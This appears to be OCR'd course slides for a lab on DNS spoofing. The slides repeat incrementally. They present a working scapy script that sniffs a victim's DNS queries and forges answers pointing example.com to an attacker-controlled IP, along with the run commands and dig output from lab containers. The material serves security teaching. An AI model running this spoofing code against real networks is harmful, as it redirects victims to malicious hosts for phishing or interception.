
Step 1. Sniff for DNS traffic going to the local DNS server

Spoofing a DNS response to a client (Task 1)



Step 1. Sniff for DNS traffic going to the local DNS server
Step 2. Spoof a DNS response to the client with using information from the packet we sniffed!

Spoofing a DNS response to a client (Task 1)



Step 1. Sniff for DNS traffic going to the local DNS server
Step 2. Spoof a DNS response to the client with using information from the packet we sniffed!
Step 3. The user receives a packet that looks like it came from the Local DNS server, and the client accepts the packet and uses the IP address

Spoofing a DNS Response Code

```
#!/bin/env python3

from scapy.all import *
import sys

target = sys.argv[1]

def spoof_dns(pkt):
  if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    old_ip  = pkt[IP]
    old_udp = pkt[UDP]
    old_dns = pkt[DNS]

    ip  = IP  ( dst   = old_ip.src, src   = old_ip.dst )

    udp = UDP ( dport = old_udp.sport,  sport = 53  )

    Anssec = DNSRR( rrname = old_dns.qd.qname, type   = 'A', rdata  = '1.2.3.4', ttl    = 259200)

    dns = DNS( id = old_dns.id,aa=1, qr=1, qdcount=1, ancount=1, qd = old_dns.qd,  an = Anssec)

    spoofpkt = ip/udp/dns
    send(spoofpkt)

f = 'udp and (src host {} and dst port 53)'.format(target)
pkt=sniff(iface='br-0a1341e6c3d2', filter=f, prn=spoof_dns)
```

1

1. Sniff for DNS Traffic (Port 53)

You will need to change this value to match *your* network interface

Spoofing a DNS Response Code

```
#!/bin/env python3

from scapy.all import *
import sys

target = sys.argv[1]

def spoof_dns(pkt):
  if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    old_ip  = pkt[IP]
    old_udp = pkt[UDP]
    old_dns = pkt[DNS]

    ip  = IP  ( dst   = old_ip.src, src   = old_ip.dst )

    udp = UDP ( dport = old_udp.sport,  sport = 53  )

    Anssec = DNSRR( rrname = old_dns.qd.qname, type   = 'A', rdata  = '1.2.3.4', ttl    = 259200)

    dns = DNS( id = old_dns.id,aa=1, qr=1, qdcount=1, ancount=1, qd = old_dns.qd,  an = Anssec)

    spoofpkt = ip/udp/dns
    send(spoofpkt)

f = 'udp and (src host {} and dst port 53)'.format(target)
pkt=sniff(iface='br-0a1341e6c3d2', filter=f, prn=spoof_dns)
```

```
07_dns_attacks$ sudo python3 spoof_answer.py 10.9.0.5
```

2 2. We sniff for DNS traffic that has a SRC IP address of <command_line_argument>

1 1. Sniff for DNS Traffic (Port 53)

You will need to change this value to match *your* network interface

Spoofing a DNS Response Code

```
#!/bin/env python3

from scapy.all import *
import sys

target = sys.argv[1]

def spoof_dns(pkt):
  if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    old_ip  = pkt[IP]
    old_udp = pkt[UDP]
    old_dns = pkt[DNS]

    ip  = IP  ( dst   = old_ip.src, src   = old_ip.dst )

    udp = UDP ( dport = old_udp.sport,  sport = 53  )

    Anssec = DNSRR( rrname = old_dns.qd.qname, type   = 'A', rdata  = '1.2.3.4', ttl    = 259200)

    dns = DNS( id = old_dns.id,aa=1, qr=1, qdcount=1, ancount=1, qd = old_dns.qd,  an = Anssec)

    spoofpkt = ip/udp/dns
    send(spoofpkt)

f = 'udp and (src host {} and dst port 53)'.format(target)
pkt=sniff(iface='br-0a1341e6c3d2', filter=f, prn=spoof_dns)
```

```
07_dns_attacks$ sudo python3 spoof_answer.py 10.9.0.5
```

2. We sniff for DNS traffic that has a SRC IP address of <command_line_argument>

3. Pull the IP, port, and DNS information from the sniffed packet

1. Sniff for DNS Traffic (Port 53)

You will need to change this value to match *your* network interface

Spoofing a DNS Response Code

```
#!/bin/env python3

from scapy.all import *
import sys

target = sys.argv[1]

def spoof_dns(pkt):
  if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    old_ip  = pkt[IP]
    old_udp = pkt[UDP]
    old_dns = pkt[DNS]

    ip  = IP  ( dst   = old_ip.src, src   = old_ip.dst )

    udp = UDP ( dport = old_udp.sport,  sport = 53  )

    Anssec = DNSRR( rrname = old_dns.qd.qname, type   = 'A', rdata  = '1.2.3.4', ttl    = 259200)

    dns = DNS( id = old_dns.id,aa=1, qr=1, qdcount=1, ancount=1, qd = old_dns.qd,  an = Anssec)

    spoofpkt = ip/udp/dns
    send(spoofpkt)

f = 'udp and (src host {} and dst port 53)'.format(target)
pkt=sniff(iface='br-0a1341e6c3d2', filter=f, prn=spoof_dns)
```

```
07_dns_attacks$ sudo python3 spoof_answer.py 10.9.0.5
```

1. Sniff for DNS Traffic (Port 53)

2. We sniff for DNS traffic that has a SRC IP address of <command_line_argument>

3. Pull the IP, port, and DNS information from the sniffed packet

4. Fill in fields for the IP header, UDP header, and DNS header

You will need to change this value to match *your* network interface

Spoofing a DNS Response Code

```
#!/bin/env python3

from scapy.all import *
import sys

target = sys.argv[1]

def spoof_dns(pkt):
  if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    old_ip  = pkt[IP]
    old_udp = pkt[UDP]
    old_dns = pkt[DNS]

    ip  = IP  ( dst   = old_ip.src, src   = old_ip.dst )

    udp = UDP ( dport = old_udp.sport,  sport = 53  )

    Anssec = DNSRR( rrname = old_dns.qd.qname, type   = 'A', rdata  = '1.2.3.4', ttl    = 259200)

    dns = DNS( id = old_dns.id,aa=1, qr=1, qdcount=1, ancount=1, qd = old_dns.qd,  an = Anssec)

    spoofpkt = ip/udp/dns
    send(spoofpkt)

f = 'udp and (src host {} and dst port 53)'.format(target)
pkt=sniff(iface='br-0a1341e6c3d2', filter=f, prn=spoof_dns)
```

```
07_dns_attacks$ sudo python3 spoof_answer.py 10.9.0.5
```

1. Sniff for DNS Traffic (Port 53)

2. We sniff for DNS traffic that has a SRC IP address of <command_line_argument>

3. Pull the IP, port, and DNS information from the sniffed packet

4. Fill in fields for the IP header, UDP header, and DNS header

5. Instead of the actual IP address of example.com, our spoofed DNS response will tell the user that the IP address is **1.2.3.4** (malicious IP)

You will need to change this value to match *your* network interface

Spoofing a DNS Response Code

Attacker VM (10.9.0.1)

```
[03/29/23]seed@VM:~/.../07_dns_attacks$ sudo python3
 spoof_answer.py 10.9.0.5
```

1. On the attacker VM, run the sniff/spoof python script

(make sure you changed the network interface in the script)

Spoofing a DNS Response Code

Attacker VM (10.9.0.1)

```
[03/29/23]seed@VM:~/.../07_dns_attacks$ sudo python3
 spoof_answer.py 10.9.0.5
```

1. On the attacker VM, run the sniff/spoof python script

Local DNS Sever (10.9.0.53)

```
root@e8f13d4a656e:/# rndc flush
```

2. `docksh` into the local DNS server container and flush the cache

Spoofing a DNS Response Code

Attacker VM (10.9.0.1)

```
[03/29/23]seed@VM:~/.../07_dns_attacks$ sudo python3
 spoof_answer.py 10.9.0.5
```

1. On the attacker VM, run the sniff/spoof python script

Local DNS Sever (10.9.0.53)

```
root@e8f13d4a656e:/# rndc flush
```

2. `docksh` into the local DNS server container and flush the cache

Victim Container (10.9.0.5)

```
root@7297442e198f:/# dig www.example.com
```

3. `docksh` into the victim container and run the dig command to send a DNS query for `example.com`

Spoofing a DNS Response Code

Attacker VM (10.9.0.1)

```
[03/29/23]seed@VM:~/.../07_dns_attacks$ sudo python3
 spoof_answer.py 10.9.0.5
```

1. On the attacker VM, run the sniff/spoof python script

Local DNS Sever (10.9.0.53)

```
root@e8f13d4a656e:/# rndc flush
```

2. `docksh` into the local DNS server container and flush the cache

Victim Container (10.9.0.5)

```
root@7297442e198f:/# dig www.example.com
```

3. `docksh` into the victim container and run the dig command to send a DNS query for `example.com`

4. Our sniffer picks up the DNS query, and spoofs a response to the Victim

```
[03/29/23]seed@VM:~/.../07_dns_attacks$ sudo python3
 spoof_answer.py 10.9.0.5
Listening for DNS queries coming from 10.9.0.5
.
Sent 1 packets.
```

“The IP Address for example.com is `1.2.3.4`”

Spoofing a DNS Response Code

Attacker VM (10.9.0.1)

```
[03/29/23]seed@VM:~/.../07_dns_attacks$ sudo python3
 spoof_answer.py 10.9.0.5
```

1. On the attacker VM, run the sniff/spoof python script

Local DNS Sever (10.9.0.53)

```
root@e8f13d4a656e:/# rndc flush
```

2. `docksh` into the local DNS server container and flush the cache

Victim Container (10.9.0.5)

```
root@7297442e198f:/# dig www.example.com
```

3. `docksh` into the victim container and run the dig command to send a DNS query for `example.com`

4. Our sniffer picks up the DNS query, and spoofs a response to the Victim

```
[03/29/23]seed@VM:~/.../07_dns_attacks$ sudo python3
 spoof_answer.py 10.9.0.5
Listening for DNS queries coming from 10.9.0.5
.
Sent 1 packets.
```

"The IP Address for example.com is `1.2.3.4`"

5. The response of our Dig command should be 1.2.3.4 (the malicious IP that came from our spoofed packet)!

```
; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47241
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4
```

Instead of going to the actual IP address for example.com (93.184.216.34), they will now go to the malicious IP address from the spoofed packet (1.2.3.4) which is an IP address the <u>attacker controls</u>!!

(We won’t design this evil website, but it really could be anything we want (we control it!))

this was suppose to be a png…